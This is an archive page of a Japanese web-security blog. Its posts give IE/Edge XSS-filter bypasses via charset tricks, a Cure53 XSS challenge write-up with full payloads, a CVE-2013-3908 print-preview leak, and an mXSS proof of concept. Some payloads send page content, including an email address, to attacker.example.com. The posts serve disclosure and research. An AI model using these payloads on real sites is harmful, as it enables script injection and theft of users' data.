ラベル Encoding の投稿を表示しています。 すべての投稿を表示

2017/05/22

ブラウザのXSS保護機能をバイパスする(14)

前回、XSSAuditorのバイパスのチートシートを作ったという記事を書きましたが、さきほど、IE/EdgeのXSSフィルターのバイパスも公開しました。

https://github.com/masatokinugawa/filterbypass/wiki/Browser's-XSS-Filter-Bypass-Cheat-Sheet#ieedge%E3%81%AExss%E3%83%95%E3%82%A3%E3%83%AB%E3%82%BF%E3%83%BC

この公開に合わせて、今日は強力なIE/EdgeのXSSフィルターのバイパスを1つ紹介しようと思います。

このバイパスはPOST経由以外の全てのReflected XSSで使えます。1年以上前に以下のようなツイートをしましたが、今から紹介するのがこのとき発見したベクターです。
ツイートした時点ではPOSTで使えないことに気付いていなかったので、all contextsは言い過ぎでしたが、いずれにしても強力なベクターだと思います。

まずはPoCからみてみましょう!普通にテキスト部でXSSする場合と、属性だけが記述できるケースのXSSで例を示します。IE/Edgeでアクセスすると、スクリプトが動作することを確認できるはずです。

https://l0.cm/bypass/ie_hz_text.html
<meta charset=utf-8>
<script>
  document.charset="hz-gb-2312";
  location="https://vulnerabledoma.in/bypass/text?q=<script/警/-alert(1)<\/script/警"
</script>

属性値のみでXSSする場合はこちら:
https://l0.cm/bypass/ie_hz_attribute.html
<meta charset=utf-8>
<script>
  document.charset="hz-gb-2312";
  location="https://vulnerabledoma.in/bypass/attribute?q=\u5E44\u9571\u76F9\u8E9E\u5C63\u9CA5\u86AA\u978D\u85A4/-alert(1)//"
</script>
なぜ動作したかは、IEがどんなクエリ文字列を送信しているかに注目するとみえてきます。

IEはナビゲーション時、ナビゲーション前のページに設定された文字コードでクエリ文字列をエンコードしてリクエストを送信します。
例えば、次のようなページから、「あ」という文字列を送信しようとするとき、「あ」はHZ-GB-2312というエンコーディングでエンコードされて送信されます。

https://l0.cm/bypass/ie_hz_example.html
<meta charset=utf-8>
<script>
  document.charset="hz-gb-2312";
  location="https://vulnerabledoma.in/bypass/text?q=あa";
</script>
Fiddlerを見ても、以下のように、UTF-8の「あ」(0xE38182) でなく、HZ-GB-2312の「あ」である~{$"~}が送信されていることがわかります。


この動作を踏まえて、バイパスが起きたケースをもう一度見てみましょう。テキスト部のバイパスでは、<script/警/-alert(1)</script/警という文字列をリダイレクト先に与えています。「警」の字はHZ-GB-2312において、~{>/~}で表されます。したがって、ここでは<script/~{>/~}/-alert(1)</script/~{>/という文字列がクエリを介して送信されており、実際にはスクリプトタグを作成するようなバイト列が送信されていたということがわかります。

XSSフィルターは普通なら<sc{r}ipt.*?>という遮断条件に従ってスクリプトタグに反応しますが、ここではなぜか反応しません。これはおそらく、XSSフィルターが、実際に送信されるリクエストではなく、<script/警という文字列を遮断条件と誤って照らし合わせているためではないかと思います。

属性の場合も同様に、\u5E44\u9571\u76F9\u8E9E\u5C63\u9CA5\u86AA\u978D\u85A4に反応文字列である"onmouseover=を隠しています。このように、実際に送信されるリクエストと、エンコードされた文字列の不一致を起こすことで、XSSフィルターをバイパスすることができます!

その他のエンコーディングでも、同じように不一致を起こせばバイパスが可能です。

ISO-2022-JPを使った例がこちら:
https://l0.cm/bypass/ie_iso2022jp_text.html
https://l0.cm/bypass/ie_iso2022jp_attribute.html

x-chinese-cnsという文字コードを使った例がこちら:
https://l0.cm/bypass/ie_x-chinese-cns_text.html
https://l0.cm/bypass/ie_x-chinese-cns_attribute.html

他にもいろいろな文字コードのバリエーションが考えられるんではないかと思います。

このバイパスの発見当時は、バイパスはただのバグだとしても、特別な条件もなしに様々なコンテキストで使えるこれは修正を待ってから公開しようと考えていましたが、報告後、1年以上経っても変更が加えられなかったあたり、Microsoftはバイパスをそれほど問題にはしていないみたいです。いずれにしても、XSSフィルターはXSSに対する完全な防御ではなく、サイト側の根本的なXSS対策は必須であるということは常に変わりません。実際のバイパスを通して、その思いを強めてもらえれば。それでは!

2015/02/12

Cure53 XSSMas Challenge '14 Writeup

12月と言えばXSS-Masの季節ということで、最近は、XSS-Mas前から1月の終わりまで開催されていた、賞金付きXSSチャレンジ「Cure53 XSS-Mas Challenge 2014」に挑戦していました。

Cure53 XSS-Mas Challenge 2014
https://cure53.de/xmas2014/

出題者による想定解と全回答者の答え
https://github.com/cure53/xss-challenge-wiki/wiki/XSSMas-Challenge-2014

XSSチャレンジというのは、出題者がわざとわかりにくい形でXSSに脆弱にしたページ(例:特定の記号や文字が使えない、文字数制限がある等)で、指定した条件(alert関数 で「1」の文字をだすとか)をクリアして、スクリプトが実行できることを証明するという、XSSを嗜む人たちの間で楽しまれる一種のパズルゲームです。
実際にXSSで攻撃可能なことを証明しないといけない場面でも、特定の制約がかかることは多く、こういったチャレンジは単なるパズル遊びというだけでなく、攻撃の発想を養ううえでとても有益なものです。

興味があれば、yamagata21さん作の以下のチャレンジあたりからはじめるのがおすすめです。

XSS Challenges (by yamagata21)

このチャレンジは難易度設定が適切で、基本的なXSSから少し変わったものまでカバーしていて、これからXSSの攻撃手法を学んでみたいという人には、とてもいい教材だと思います。はじめて触れた人には、こんな手法もあるのか、という驚きがあるのではないでしょうか。

さて、今回のXSSチャレンジは、XSS方面で著名なMario Heiderichさんのペネトレーションテスト会社、「Cure53」が開催したものでした。

賞金付きというだけあって、非常に難易度が高く、挑戦者も気合いが入っていて、非常にエキサイティングなゲームでした。今年の優勝者はこちらでみられます。日本人と思われる名前ですね…。
ちなみに、昨年も賞金付きで開催されていて、ここで昨年の優勝者を見ることができます。日本人と思われる名前ですね…。

今回のチャレンジはとりわけマニアックなテクニックが必要で、非常に面白かったので、どのように答えに辿りついたかを記事にすることにしました。

まず、僕の最後に提出した答えはこれです。IE11で動作します。(※現在はページ構造が微妙に変わっているので、all[69] の部分を all[71] にしないと動きません。)
https://cure53.de/xmas2014/?<form id=f enctype=multipart/form-data method=post>PHN0eWxlL29ubG9hZD1ldmFsKFVSTCkg<textarea name='file";filename="#$B(Bsvg onload=eval(URL) '
outerHTML=name=URL,f.submit(f.action=all[69]+"?charset=iso-2022-jp&<script>\u2028location=name+',alert('+/'\\w+'/.exec(all[6].text)+')'")
制御文字が含まれていてうまくコピーできないかもしれないので以下のリダイレクト先にあるテキストエリアからコピーしてIEのアドレスバーにはりつけるとうまくいくかと思います。(実際に試すときは all[69] を all[71] にしてください。)
http://tinyurl.com/kzlqr33


制限を回避するために一部の文字を使わないようにしたり、XSSフィルターをあえて作動させようとしたり、ブラウザのバグを使ったりしたあと、さらに文字を短縮するために手を加えているので、何をやっているのか意味が分からないと思います。

でも、1つ1つのテクニックを小分けにしてみていけばそんなに難しいことはやっていないです。
それでは書いていきます!

https://cure53.de/xmas2014/

ルールは、「指定された2ページだけを使って隠されたトークンをユーザ操作なしにアラートせよ!短い文字数で達成できた人が勝ち!」といったところです。
まず、どこに文字を入れたらいいかを探すところからクイズになっています。
This page has a vulnerable parameter you may use. Use it wisely.
「it」を使えと言っているので正直に使うと、

https://cure53.de/xmas2014/?it=">abc
<li><b>The challenge ends on 31st of January 2015</b></li>
i�</ul>
ページの下の方に変な文字がでてきました。
何だか入力値が加工されて出力されているっぽいです。Base64に変換しようとしていると仮定してBase64エンコードした文字を入れてみます。

https://cure53.de/xmas2014/?it=PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==
<li><b>The challenge ends on 31st of January 2015</b></li>
<script>alert(1)</script></ul>
Base64だったようです。今回はアラートを出して終わりではなく、別のページにあるtokenをアラートせよというルールなので、別のページを見に行きます。


アクセスすると、以下の、
<script>
    history.pushState('', '', '/token-dispenser-5861d39/');
    // you cannot access the secret token quite yet
</script>
history.pushState()でURLが即座に変なものに置き換わります。
これはひとまずスルーします。ソースの他の部分をみましょう。
<span style="display:none">{{post.charset}}</span>
パラメータのヒント?
レスポンスヘッダをみると、
Content-Type: text/html; charset=charset

"charset"という名前の文字列がcharsetに指定されています。
そんなcharsetは存在しないのでこの指定は適切ではないです。この2点から「charset」というパラメータがありそうなので、つけてみます。

https://heideri.ch/alpudo?charset=utf-8

アクセスしてレスポンスヘッダをみると、
Content-Type: text/html; charset=UТF-8
おお、UTF-8が入りました。いや、でもよくみると何かがおかしいです。アルファベットのティーにみえる「Т」は  U+0422 です。これじゃcharset指定はきいていません。いろいろ入れて試すと、「UTF」「CP」「IBM」という文字があった場合、一部が偽アルファベットに置換されるようになっていました。「UTF-16」とか「UTF-7」とか、ページを簡単に破壊しそうなエンコーディングは使えないようにしている意図を感じます。

charset指定ができるということは、charset固有の符号化規則を使って解決してほしい部分がどこかにあるはずです。charsetはいじれることは覚えておいて、他を見ます。

ページ内の大量の改行の後に以下の文字列を発見できます。
<!--because nobody likes guessing games... the name is дaтотека    -->

「дaтотека」ってなんでしょうか。

https://translate.google.com/#auto/ja/%D0%B4a%D1%82%D0%BE%D1%82%D0%B5%D0%BA%D0%B0

うまく訳せません。でもこれ、よくみると2番目の「a」と最後の「а」が違う文字です。2番目のただのアルファベットのエー(0x61)を最後の「а」と同じ文字に変えて翻訳にかけてみると、

https://translate.google.com/#auto/ja/%D0%B4%D0%B0%D1%82%D0%BE%D1%82%D0%B5%D0%BA%D0%B0

「ファイル」ってでました!このページのURLは「https://heideri.ch/alpudo」です。これは多分uploadのアナグラムです。
ファイルをアップロードできるんでしょうか。

https://heideri.ch/alpudo に対して適当にフォームを作って空のテキストファイル(A.txt)をとばしてみます。
<form action=https://heideri.ch/alpudo enctype=multipart/form-data method=post>
<input type=file name=file>
<input type=submit value=upload>
</form>
すると、レスポンスがかわります。

<script>
    history.pushState('', '', '/token-dispenser-cdc1d9/');
    window['tοken'] = '545ae4f986fe9647535ffb6a5ef330c82add451d';
        // This sandbox is UNBREAKABLE! REally!
    (function(Object) {
        function recursiveFreeze(target) {
            var proto = target.__proto__;
            for (var name in target) {
                freeze(target, name);
            }
            var list = Object.getOwnPropertyNames(target);
            for (var i = 0; i < list.length; i++) {
                name = list[i];
                freeze(target, name);
            }
            proto && recursiveFreeze(proto);
         
            function freeze(target, name) {
                var whitelist = '__defineGetter__';
                if (!~whitelist.indexOf(name))try {
                    target.__defineGetter__(name, function() {});
                    Object.defineProperty(target, name, {configurable: false, value: '#'});
                } catch (e) {}
            }
        }
     
        recursiveFreeze(document); // freeze every property on document object
        recursiveFreeze(window); // freeze every property on window object
    })(Object);
    </script>
</head>
<body>
Thanks for the <i>errrm</i> fish!!
<br>
<a href="#" title="A">{{$name}}</a>
<br />
<span title="txt">{{$type}}</span>
<br />

おっ、こっちが指定したファイル名と拡張子(赤字部分)がtitle属性に入ってますね!ここからXSS文字列を挿入するんでしょうか。
また今回アラートせよといっているtoken文字列(青字部分)もでてきました。
そのあとごちゃごちゃjsが書かれてますが、これは自前のサンドボックス処理で、alertなどを簡単に呼び出せないようにしているようです。(試しにコンソールを開いてalertを呼び出そうとしてみるとわかります。)

まずやるのは、普通にファイル名に「"<>」とかを含んだ文字列を投げることですが、やっぱりこれはちゃんと置換されます。先ほど発見した、文字コードの変更と組み合わせてなんとかしてほしそうです。

「"<>」を「0x22」「0x3C」「0x3E」以外のバイト値で表現できる文字コードがあるなら何とかなりそうな気がします。そんな文字コードあるんでしょうか?あるんですよ!
以下に僕が以前調査したASCIIと全く互換性のない文字コードのリストがあります。

http://l0.cm/encodings/test7/

この中で「UTF」「CP」「IBM」という禁止された文字列が含まれていないのは「x-ebcdic-koreanextended」とかですね。IEでアクセスしてみると、ページがめちゃくちゃになります。

https://heideri.ch/alpudo?charset=x-ebcdic-koreanextended

これを使ってもできそうな気もしますが、「x-ebcdic-koreanextended」とか長いし、token部分が別の文字でつぶれてしまうのでtokenが取り出しにくいかんじです。実はIEにはまだ特別な方法があります。
以下はこれまた僕が以前調査した、イレギュラーなバイト列で「"<>」などが表現できるリストです。

http://l0.cm/encodings/test1/

ISO-2022-JPをみてください。「"<>」が変なバイト列で出現します。これは文字コードの仕様としてそうなっているのではなくて、単なるIE側のむちゃくちゃなバグです。今回は、これを使ってやってみます。

ところで、ファイルアップロード相当のリクエストはユーザがファイルを選択するというユーザ操作が絶対に必要でしょうか?今回、ユーザインタラクションなしにしろ( ページを開いてから攻撃までユーザによるクリックやマウス移動などの操作を介在せずにやれということ )という指示があるので、いくらここに文字列を挿入できても、ユーザ操作なしにできないと意味がありません。

実はファイルアップロード相当のリクエストはユーザ操作なしに送信できます。
いくつか方法はありますが、今回はIEのmultipart/form-dataのフォームのバグを使います。

このバグに関しては徳丸さんによる丁寧な解説記事がありますので、そちらを参照してください。

IE9以降でもHTMLフォームでファイル名とファイルの中身を外部から指定できる | 徳丸浩の日記
http://blog.tokumaru.org/2014/01/ie9html.html

また、その他の方法は他の回答者の解をみてください!

さあ、このISO-2022-JPのバグとフォームのバグを使って最初のページからリクエストを投げ、tokenのあるページでスクリプトを実行することろまでやってみましょう。

<form action="//heideri.ch/alpudo?charset=iso-2022-jp" enctype="multipart/form-data" method="post">
<textarea name='file";filename="$B(Bsvg onload=alert(1) '></textarea>
</form>
<script>document.forms[0].submit()</script>

これをBase64化してIE11でアクセスしてみると…

https://cure53.de/xmas2014/?it=PGZvcm0gYWN0aW9uPSIvL2hlaWRlcmkuY2gvYWxwdWRvP2NoYXJzZXQ9aXNvLTIwMjItanAiIGVuY3R5cGU9Im11bHRpcGFydC9mb3JtLWRhdGEiIG1ldGhvZD0icG9zdCI%2BPHRleHRhcmVhIG5hbWU9J2ZpbGUiO2ZpbGVuYW1lPSIbJEIbAQMBHwEdGyhCc3ZnIG9ubG9hZD1hbGVydCgxKSAnPjwvdGV4dGFyZWE%2BPC9mb3JtPjxzY3JpcHQ%2BZG9jdW1lbnQuZm9ybXNbMF0uc3VibWl0KCk8L3NjcmlwdD4=

あれ!アラート出ません!これは例の自前のサンドボックス処理があるからです。あの部分が邪魔なので、XSSフィルターにぶち壊してもらいましょう!こういうときに便利だなXSSフィルター!

<form action="//heideri.ch/alpudo?charset=iso-2022-jp&<script>" enctype="multipart/form-data" method="post">
<textarea name='file";filename="$B(Bonload=alert(1) '></textarea>
</form>
<script>document.forms[0].submit()</script>

URLに"<script>"という文字を入れて、XSSフィルターを反応させ、scriptタグ内のサンドボックス化の処理を走らなくさせます。

https://cure53.de/xmas2014/?it=PGZvcm0gYWN0aW9uPSIvL2hlaWRlcmkuY2gvYWxwdWRvP2NoYXJzZXQ9aXNvLTIwMjItanAmPHNjcmlwdD4iIGVuY3R5cGU9Im11bHRpcGFydC9mb3JtLWRhdGEiIG1ldGhvZD0icG9zdCI%2BPHRleHRhcmVhIG5hbWU9J2ZpbGUiO2ZpbGVuYW1lPSIbJEIbAQMBHwEdGyhCc3ZnIG9ubG9hZD1hbGVydCgxKSAnPjwvdGV4dGFyZWE%2BPC9mb3JtPjxzY3JpcHQ%2BZG9jdW1lbnQuZm9ybXNbMF0uc3VibWl0KCk8L3NjcmlwdD4=

やったあ!今度はアラートでましたね!あとは、token部分の文字列を正規表現で切り出してアラートすればミッション達成というわけです!
お疲れ様です!ここまで理解できれば問題はクリアできています。これ以上先は文字を短くする作業になります。

ここからがこのチャレンジの勝負どころではあるのですが、1つ1つ過程をなぞっていくと膨大な解説になってしまうので断念しました。これ以上興味がある人は直前で示した僕の回答を短くしようとしてみてください。そうすれば自然と僕の回答に近づくはずで、なぜそうしたかの理由がわかってくると思います。どうしてもよくわからない部分があれば、個別にきいてもらえれば答えます。また、こうすればもっと短くなる、みたいなのに気付かれた方はぜひ教えてください!

最後に1つだけ、今回も使った、XSSerならおさえておきたい短縮テクニックを紹介して終わりたいと思います。

今回は挿入コードがBase64化されることで、文字数が大幅に増えてしまいます。そこで、全部のコードをBase64の部分に含めるのではなく、evalを実行するコードだけBase64部分に書いておいて、直接URLに書いたJavaScript文字列を走らせるようにします。
このテクニックはGareth Heysさんにより2012年に紹介されています。
詳細はGarethさんのブログを参照してください。

Eval a url
http://www.thespanner.co.uk/2012/05/08/eval-a-url/

このテクニックを使って、以下のようにすれば今回もアラートをだせます。

https://cure53.de/xmas2014/?it=PHN0eWxlL29ubG9hZD1ldmFsKFVSTCkg#
alert(1)


出力される部分に文字数制限があるときなどに使えるので、覚えておくといいと思います!


余談として、僕はcure53.deが攻撃者のサイトで、heideri.chがターゲットのサイトと想定して、cure53.de上でtokenをアラートすることがtokenを奪ったことになるとルールを勝手に解釈していました。他の回答者がheideri.chのコンテキストでアラートを出しているのに対し、僕の提出した解はいちいちcure53.deに戻ってからアラートを出しているのはそういうわけです。このtokenを引き渡す部分には特に時間を費やして小さくして、凄くエレガントな解になったと思ったんですが、ルールをよく読めばこんなにここに力を注ぐ必要はなかったのでした…。まあ、ルールにはどこでアラートするかの指示はないのでこれでもいいわけですが、戻るのは明らかに無駄なステップで、このことに気づけばもっと簡単に他の回答者より短い解を示すことができていたので、終わってから気付いて大分ショックでした。

heideri.chでアラートするようにすれば、今回のカウント方法だと265バイト(提出した僕の記録は292なのでマイナス27バイト!)まで短くできます。

https://cure53.de/xmas2014/?<form id=f enctype=multipart/form-data method=post>PHN0eWxlL29ubG9hZD1ldmFsKFVSTCkg<textarea name='file";filename="#$B(Bsvg onload=eval(URL) '
outerHTML=URL,f.submit(f.action=all[71]+"?charset=iso-2022-jp&<script>\u2028alert(all[6].text.split(/'/)[9])")

制御文字が含まれていてうまくコピーできないかもしれないので以下のリダイレクト先にあるテキストエリアからコピーしてIEのアドレスバーにはりつけるとうまくいくかと思います。
http://tinyurl.com/lwrj5rj

結果的には、追い抜かれたりしたおかげで、さらに短くする方法を思いついたりして、簡単に1位になるよりは短縮法を追究できたのでよかったです。
大変勉強になりました。参加者の皆さん、ありがとうございました!(日本語で書いてもしょうがないかんじだけど!)


今回紹介したテクニックをまとめます。

・IEのISO-2022-JPの文字コードのバグ
・IEのmultipart/form-dataのフォームのバグ
・XSSフィルターを攻撃に利用するアイデア
・eval(URL)などの短縮テクニック


明日から使えますね!!
来年ももし開催されるならまた挑戦したいです!

2014/11/02

CVE-2013-3908: IEの印刷プレビュー時に発生する情報漏えい

Internet Explorerで細工したページに対し印刷プレビューを実行すると、ページ内の情報が外部に漏えいする場合があった脆弱性について書きます。本問題は、Microsoft提供の更新プログラムにより現在は修正されています。
この問題は、Microsoftが2013年の6-7月に30日間限定で実施したIE11 Previewの脆弱性報酬制度を通じて報告したものです。その後、報酬対象として受理され、$1,100を頂きました。

報酬は次のようなデビットカードで支払われました。

カード右上の金額が$2,200 になっているのは、もう1つ別の報告も報酬対象と受理されたためです。

ちなみに、このことがITmediaに取り上げられ、一部セキュリティ界隈で面白がられている、「日本人と思われるキヌガワマサト氏」という名言が生まれました。

Microsoft、IE 11の脆弱性情報に総額2万8000ドルの賞金贈呈 - ITmedia ニュース
http://www.itmedia.co.jp/news/articles/1310/08/news043.html
また、日本人と思われる「キヌガワ・マサト」氏は2件の脆弱性を報告して2200ドルを進呈されている。

さらに、"日頃より、数々の重要な脆弱性のご報告をいただき、弊社に多大なご協力を頂い"たらしいので、特別な報酬として、「XBOX 360本体1台、XBOXのゲームソフト2本(HALO 4 、Gears of War)、Xbox Liveゴールドメンバーシップ(12ヵ月)」も頂きました。ありがとうございます。

報告後しばらくして、MS13-088で修正されました。

http://technet.microsoft.com/ja-jp/security/bulletin/ms13-088
Internet Explorer の情報漏えいの脆弱性 (CVE-2013-3908) を報告してくださった Masato Kinugawa 氏
2013年11月の修正ですが、関連する問題を報告したのはもっと前だったりします。
2012年の3月頃から、次のようなやりとりがありました。

タイムライン


2012/3/12IE9(当時最新)まで影響する印刷プレビューの脆弱性を報告 - 【問題1】
2012/3/23影響が限定的なため、パッチは提供せず次期バージョンのIE(10)で対応するとの回答をもらう
~(IE10リリース後、確かに修正されていることを確認)
2012/12/26IEの文字コードに関する問題を報告 - 【問題2】
2013/7/19上記の文字コードに関する問題を利用すると、IE11 Previewでも、印刷プレビュー時に情報漏えいの問題を発生させることを確認(この時、IE11の報酬制度を実施中だった) - 【問題3】
2013/8/14印刷プレビューの問題が報酬対象と判断される
2013/11/13MS13-088として更新プログラムが公開される(この更新は、印刷プレビューのページを文字コードに関する問題の影響を受けないように変更するもので、文字コードに関する問題自体は修正されなかった。ついでにIE9以下でも【問題1】のバックポートが行われる。)
2013/11/18文字コードに関する問題については影響度が低いので即時修正は行わないとの回答をもらう

まとめると、昔に今回の問題とは関係ない印刷プレビューの脆弱性を報告したけど、次期IEで直すと返事をもらって、確かに次期IEでは直ったけど、別に発見した文字コードの問題と組み合わせるとまだIE11 Previewでも問題が起きるのに気付いて、それで報酬をもらったという話ですね。

それでは、順番に、どんな問題だったか紹介していきます。

【問題1】最初の報告(2012年3月)


印刷プレビュー時にIEは独自のHTMLを生成していて、印刷プレビュー対象のURLからbaseタグのhrefを作り、ドキュメントの先頭の方に埋め込んでいるのですが、この部分で単純に「"<>」などの記号を未処理のまま書き出していました。
例えば、次のようなURLを印刷プレビューで表示すると、印刷プレビュー時に生成されるHTML中でbaseタグのhref属性の引用符が途中で区切られ、xmpタグが有効となり、HTMLソースを印刷プレビューするような状態になります。

http://www.microsoft.com/en-us/default.aspx?"><xmp>

言わばXSS脆弱性がなかったページにXSS脆弱性がうまれてしまったようなもので、明らかにマズそうですが、印刷プレビューのページではJavaScriptは動作しないようなので、典型的なXSS攻撃のように、JavaScriptを使って外部のサーバに情報を送ることはできません。しかし、imgタグなら読み込めるようです。勘がいい人はもう悪用できる可能性に気付いたかもしれません。

次のようなページがあるとします。

http://vulnerabledoma.in/security/search?q=123

qパラメータに入れた値が、検索ボックスに出力されるようなページです。ページ自体にXSS脆弱性はありません。ページの先頭から検索ボックスの間に、 ログインしていることを意味するメールアドレスが表示されている状態を想定しています。

この条件で、印刷プレビューのバグを悪用してみます。
以下のようにURLを細工して印刷プレビューを実行すれば、メールアドレスを含むページ内の情報が、外部のサーバに送られてしまいます。

http://vulnerabledoma.in/security/search?q=123'&"><img/src='http://attacker.example.com/

これは、印刷プレビュー時に生成されるHTMLが次のようになるからです。黄色部分がimgのsrcとして読み込まれる箇所です。
(先頭省略)
<BASE
HREF="http://vulnerabledoma.in/security/search?q=123'&amp;"><img/src='http://attacker.example.com/"><STYLE> HTML { font-family : "Times New Roman" } </STYLE> <META charset="utf-8"> </HEAD> <BODY><P>LoginID:example@example.com</P><FORM action="" method="get">SearchBox:<INPUT name="q" type="text" value="123'"> <INPUT type="submit" value="submit">
</FORM></BODY></HTML>
画像が読み込まれると、attacker.example.comに向けて、次のリクエストが発生します。赤字部分のように、メールアドレスが含まれています。

http://attacker.example.com/%22%3E%3CSTYLE%3E%20HTML%20%7B%20font-family%20:%20%22Times%20New%20Roman%22%20%7D%20%3C/STYLE%3E%3CMETA%20charset=utf-8%3E%3C/HEAD%3E%3CBODY%3E%3CP%3ELoginID:example@example.com%3C/P%3E%3CFORM%20method=get%20action=%22%22%3ESearchBox:%3CINPUT%20name=q%20value=%22123


IEでは印刷プレビューをユーザ操作なしに実行することは通常できないので、攻撃するには、細工したページに対して印刷プレビューを実行するようターゲットを誘導しなければいけません。このあたりの悪用の難しさからか、影響は小さいと判断され、報告を行った時点で最新のIE9では修正せず、次のIE10で修正するという返事をもらいました。(※のちにIE9以下でも修正されることになります。)

【問題2】文字コードの問題(2012年12月)


この問題、一言で言うと、charset指定のタグがどこで効くかという話です。最近、この問題を使ったXSSチャレンジも公開されており、非公開にする必要もないと思いますので、取り上げます。

次のようなHTMLがある時、どのcharsetでページが表示されるでしょうか。(HTTPレスポンスヘッダにはcharset指定がないとします。)

http://l0.cm/charset.html
<html>
<head>
<meta test="<meta charset=big5>">
<script>
var x="<meta charset=koi8-r>";
</script>
<meta charset=utf-8>
</head>
<body>
<meta charset=iso-8859-1>
<button onclick="func()">charset is</button>
<script>
function func(){
  alert(document.charset||document.characterSet);
}
</script>
</body>
</html>

当然、UTF-8でしょうか?

Chrome/SafariはUTF-8を選択します。ところが、FirefoxはKOI8-R、IEはBig5を選択します。

細かい挙動については個別にみて頂くとして、ここで言いたいのは、本来のcharset指定より前にcharset指定らしき文字列が置けてしまうと、ブラウザによっては、属性部分やJavaScriptの文字列リテラル部分にあるそれらしき文字列でも、charsetの決定に使ってしまう場合があるということです。

本題のCVE-2013-3908は、IEのこの挙動を利用します。

【問題3】文字コードの問題×印刷プレビュー = 情報漏えい(CVE-2013-3908)


報酬を得た問題です。
IE11 Previewの印刷プレビュー時のHTMLソースをみてみましょう。

http://vulnerabledoma.in/security/search2?q=123"<>
<!DOCTYPE HTML>
<!DOCTYPE html PUBLIC "" ""><HTML
__IE_DisplayURL="http://vulnerabledoma.in/security/search2?q=123&quot;<>"><HEAD><META
content="IE=11.0000" http-equiv="X-UA-Compatible">
<META content="text/html; charset=iso-8859-1" http-equiv=Content-Type>
<BASE HREF="http://vulnerabledoma.in/security/search2?q=123&quot;<>">
<STYLE> HTML { font-family : "Times New Roman" } </STYLE> <META
charset="iso-8859-1">
</HEAD> <BODY><P>LoginID:example@example.com</P><FORM action=""
method="get">
SearchBox:<INPUT name="q" type="text" value="123&quot;&lt;&gt;"> <INPUT type="submit"
value="submit">
</FORM></BODY></HTML>
ごちゃごちゃしていますが、注目してほしいのは赤字の2箇所だけです。
最初にでてくるcharset指定(2番目の赤字)よりも前に__IE_DisplayURL という謎属性の部分に、<> がそのまま入っています(1番目の赤字)。

先ほどの文字コードの問題を思い出してください。この配置、何かが起こりそうではないですか?!
うまくいくか、やってみましょう。

http://vulnerabledoma.in/security/search2?q=123'&<meta charset=utf-7>+ACIAPgA8A-img/src='http://attacker.example.com/
<!DOCTYPE HTML>
<!DOCTYPE html PUBLIC "" ""><HTML
__IE_DisplayURL="http://vulnerabledoma.in/security/search2?q=123'&amp;<meta charset=utf-7>+ACIAPgA8A-img/src='http://attacker.example.com/"><HEAD><META
content="IE=11.0000" http-equiv="X-UA-Compatible">
<META content="text/html; charset=iso-8859-1" http-equiv=Content-Type>
<BASE HREF="http://vulnerabledoma.in/security/search2?q=123'&amp;<meta
charset=utf-7>+ACIAPgA8A-img/src='http://attacker.example.com/"><STYLE> HTML { font-family : "Times New Roman" } </STYLE> <METAcharset="iso-8859-1"></HEAD> <BODY><P>LoginID:example@example.com</P><FORM action=""method="get">SearchBox:<INPUT name="q" type="text" value="123'"> <INPUT type="submit"
value="submit">
</FORM></BODY></HTML>
こちらも、注目すべき箇所は3箇所だけです。
赤字が実際に有効になるcharset指定です。前述の文字コードの選択の問題により、属性中でもこれがcharset指定と判断されてしまいます。これで、印刷プレビューページのcharsetは本来ページに指定されていたiso-8859-1から、UTF-7になります。
青字の「+ACIAPgA8A-」をUTF-7から戻すと、 ">< になります。これは、「"」を使わずに属性の引用符から脱出するために使っています。
脱出後、imgタグを作り、攻撃者のサイトに機密情報(今回はメールアドレス)を含むリクエストをとばすようにします。黄色部分が画像として読み込まれる部分です。うまくいきました!

やれることは地味ですが、charset指定の問題が発生する配置のドキュメントをIEの印刷プレビュー機能が偶然作っていたためにこのような問題を起こせてしまったというのがなんとも面白いです。その辺りの面白さも含めて、Microsoftは報酬対象と判断してくれたのではないでしょうか。

この問題に対するMS13-088の修正は、印刷プレビューページの構造をcharsetの問題の影響を受けないように変更するもので、charset指定の選択の挙動自体は変更されませんでした。このように、不意に問題が起きる場合があることを身を持って体験しながら、根本原因を改善しなかったのはちょっと残念ですね。

ちなみにこの問題、ページのエンコーディングがUTF-8だった場合は利用できませんでした。印刷プレビューのドキュメントの一番先頭にUTF-8 のBOMが挿入されるようになっていたためです。BOMの優先度は高いので、UTF-8の表示が強制されます。

先ほどのページでも、BOMを挿入すると、IE/FirefoxどちらもUTF-8が必ず選択されるようになります。
http://l0.cm/charset_bom.html


以上が、一連の報告の流れでした。

【おまけ】書いてて気付いた問題( mXSS + 印刷プレビュー = 情報漏えい)


些細な問題ですが、この記事を書いている最中に気付いてしまいました。以下に紹介するものは今も再現します。
印刷プレビューのHTMLをみていると、innerHTMLへの代入後のような文字列でページが構成されていることに気付きます。印刷プレビューは、JavaScriptで動的にページを書き換えたあとの状態や入力された文字列もページに書き出すので、バックでinnerHTMLへの代入相当の、ページ全体に対するコピー処理が行われている、ということだと思います。

はせがわようすけさんの記事「教科書に載らないWebアプリケーションセキュリティ(1):[これはひどい]IEの引用符の解釈 (3/3) - @IT」にもあるように、過去にIEの印刷プレビューでは「`」の扱いがおかしかったりしていますし、このinnerHTMLへの代入相当の処理で、いわゆるmXSSの挙動の影響を受けるのではないかと考えました。(mXSSについては、はせがわさんのブログ記事「mXSS - Mutation-based Cross-Site-Scripting のはなし - 葉っぱ日記」を参考にしてください。)

そこで、Gareth Heys氏のブログで紹介されている、mXSSが起こりうる次のようなコードに対して印刷プレビューを実行してみました。

http://l0.cm/ie_printpreview_mxss.html
<meta http-equiv="X-UA-Compatible" content="IE=9">
<script>
x="<%";
</script>
<div title="%&gt;&lt;/script&gt;&lt;h1&gt;mXSS"></div>

印刷プレビューの表示は、IE11でも以下のようになります。


思った通り、title属性を抜けて、mXSSという文字列がページに出現しています。
問題になる条件は限られますが、これはダメですね…。


参考資料:

印刷プレビュー時のHTMLソースの見方は以下のブログを参考にさせて頂きました。

IEで表示中のアクティブなHTMLソース: Windows Script Programming
http://scripting.cocolog-nifty.com/blog/2010/08/iehtml-2d4b.html

2014/10/02

ブラウザのXSS保護機能をバイパスする(5)

先月に続いてIEのXSSフィルターをバイパスする記事です。
今回は、ブラウザのXSS保護機能をバイパスする(2) の応用を思いついたので紹介したいと思います。

ブラウザのXSS保護機能をバイパスする(2) で紹介した手法は、シンプルな反射型XSSが存在するとき、以下のような条件でIEのXSSフィルターをバイパスできることを示すものでした。

・レスポンスヘッダにX-XSS-Protection:1 または X-XSS-Protectionの指定なし
・Content-Typeレスポンスヘッダにcharset指定がない
・<meta http-equiv=> でcharset指定をしている

